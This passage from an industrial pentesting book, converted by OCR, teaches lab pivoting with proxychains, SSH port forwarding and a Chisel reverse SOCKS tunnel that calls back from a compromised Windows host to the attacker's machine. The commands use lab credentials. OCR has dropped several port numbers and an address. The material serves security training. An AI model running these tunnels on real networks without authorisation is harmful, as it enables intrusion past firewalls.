https://t.me/learningnets

Figure 11.54: SSH Windows 10

If you use xfreerdp to run remote desktop to our Windows 7 computer, you'll find that it works, which indicates that our present NAT rule allows the full corp subnet to access the operations network.

To test your remote connection and NAT rules, use the following command:
xfreerdp /u:operator1 /p:Password1 /v:172.16.0.7

You can see that we have access to the Windows 7 remote desktop. We're planning to tweak our NAT access rules so that only two hosts may reach the firewall through the firewall. Our domain controller, as well as our Windows 10 host, should be located at 172.16.0.2 and respectively. The following image depicts how your new Port Forward NAT rules should appear:




Figure 11.55: NAT rules

Return to the command prompt and run xfreerdp again to verify the NAT rules. If your rules are correct, you should receive a connection error like this:

https://t.me/learningnets

Figure 11.56: Remote connection error

We can now mimic the pivoting section of this chapter with our NAT rules in place. We'll begin by configuring proxychains.

https://t.me/learningnets

Proxychains

Proxychains is a tool that maintains and redirects connections using SOCKS4a/5 or HTTP proxies. Proxychains is what FoxyProxy is to webpages in terms of command-line tools. When running commands, Proxychains shines because all you have to do is prepend proxychains to the beginning of your command. Take the preceding test and run it over proxychains as an example:
proxychains xfreerdp /u:operator1 /p:Password1 /v:172.16.0.7

We'll go to scroll down to the [ProxyList] section, and add a new line, socks5 127.0.0.1 to setup proxychains. You may use whatever port number you like for the port. The output at the bottom of my file, which I use in my lab, is as follows:




Figure 11.57: proxychains.conf

https://t.me/learningnets

We still need to establish a tunnel to use the proxy after configuring proxychains. In the next part, we'll discover how to achieve this.


https://t.me/learningnets

SSH tunneling and port forwarding

SSH tunnelling allows an attacker to tunnel a new protocol across an established SSH session, allowing them to avoid detection by intrusion detection systems This method is most popular on Linux systems, but as you can see with our Windows 10 host, OpenSSH is a feature that may be activated by default.

With the SSH -L option, we may build port forwarding, which establishes a link to any port you choose. Execute the following commandw:
ssh -L 5555:172.16.0.7:3389 -fn operator1@172.16.0.4

This will create a local link between port 5555 and port which is the remote desktop, on our remote host. The -fn option can then be used to put the shell in the background and not perform any commands. Finally, we'll construct the tunnel using operator1 on our Windows 10 workstation, which we know has access to the Windows 7 host. The communication channel that we will be attempting is depicted in the following diagram:



https://t.me/learningnets

Figure 11.58: Port forward

Now that we've set up port forwarding and the SSH tunnel, we can execute the command below:
xfreerdp /u:operator1 /p:Password1 /v:localhost:5555

A remote desktop session will be launched as a result of this action. You can examine the outcomes of the tunnel connection if you open Wireshark and capture the session, as seen here:




Figure 11.59: SSH tunnel

Now that we've covered the fundamentals of proxychains and SSH tunnels, I'm going to combine the two by utilizing the SSH -D flag to create a dynamic tunnel. Please execute the following command:
ssh -D 9000 -fN operator1@172.16.0.4

Instead of connecting to a dedicated port on a single host, we may use -D to construct a proxy, which is comparable to SSH port forwarding. We may now execute the following command:
proxychains xfreerdp /u:operator1 /p:Password1 /v:172.16.0.7

This will open a remote desktop window using proxychains and our SSH tunnel. I use dynamic tunnelling with proxychains since it's lot easier to

https://t.me/learningnets

set up because you don’t have to map every distant port.

https://t.me/learningnets

Chisel

Chisel is a Go utility that enables an attacker to construct an SSH tunnel between two hosts without using the host's SSH software. If you receive a shell on a Windows host that doesn't have OpenSSH Server installed, this is an excellent tool to utilize. For the system that we are intending to hack, we need specific binaries.

Both the Linux amd64 and windows amd64 binaries were downloaded. On our Windows 10 host, we need to install chisel windows amd64. I believe we have covered several methods in this book, so I will delegate the task of getting the binaries onto the box to you. On our Kali Linux computer, we'll then build up a Chisel server. We'll be able to establish a reverse socks proxy this way. Execute the following command:
./chisel server -p 5555 –reverse &

This instructs Chisel to establish and run a reverse proxy server on port 5555 in the background. Simply remove the & sign and launch the server if you wish to debug the connection. The following are the outcomes:

```
┌──(kali㉿kali)-[~/Downloads/Industrial_Pentesting]
└─$ ./chisel server -p 5555 --reverse
2021/07/05 07:20:32 server: Reverse tunnelling enabled
2021/07/05 07:20:32 server: Fingerprint 6z3KOrayF47hCMM6FJfLDOaQzLY4k1RNuGgUUkIIZ10=
2021/07/05 07:20:32 server: Listening on http://0.0.0.0:5555
2021/07/05 07:20:57 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

Figure 11.60: Chisel server

https://t.me/learningnets

To build the reverse proxy connection on our Windows10 server, use the following client command:
chisel.exe client 172.16.0.6:5555 R:socks &

To troubleshoot the connection, remove the & sign once more. The following output should appear:




Figure 11.61: Reverse proxy

A reverse socks proxy is listening on port as you can see from the last line of output after we run the server command:




Figure 11.62: Reverse proxy listener

We need to change the port in our setup from which we used for SSH tunnelling, to which Chisel established, in order to utilize proxychains. Rerun the proxychains command after the port has been created:
proxychains xfreerdp /u:operator1 /p:Password1 /v:172.16.0.7

If everything went well, you should now be connected to a secure Windows 7 remote desktop session:

https://t.me/learningnets




Figure 11.63: Chisel reverse shell with proxychains

As you can see, with a few quick keystrokes, you can pivot via a trusted workstation, through a firewall, down into the operational network, and onto a workstation. If we are so motivated and it is part of our terms of engagement, having a fully authorised session allows us to wreak havoc on the operational network. We utilized proxychains in conjunction with SSH tunnelling to acquire a foothold further in the network, but SSH had to be installed on the Windows 10 host for this to function. We utilized Chisel to get around the necessity for SSH to be present and installed in order to obtain access.

These methods only demonstrated the feasibility of a single hop. Hopefully, the industrial network you land on is rather flat, and this would suffice, but I am aware that defence in depth has acquired significant popularity, implying that we must improve our game and do multi-hop pivots. I'll leave it up to you to figure out how to accomplish multi-hop pivots with the tools we just used.

https://t.me/learningnets

Conclusion

We've looked at a variety of tools and approaches for collecting credentials and tickets throughout this chapter. We used the wealth we collected to elevate our privileges, and then we pivot through the firewall we established and configured in the first section of this chapter. I know I've mentioned it before, but as my late friend Trevor would say, learning to pivot is one of the most important skills to build and practice as a pentester, and don't forget Smashburger. I hope that while you read and went through this chapter, you developed a better understanding of why having access to a lab is so important for spinning up and tearing down systems, navigating in and around them, and mirroring them to match your customer's environment is so important.

https://t.me/learningnets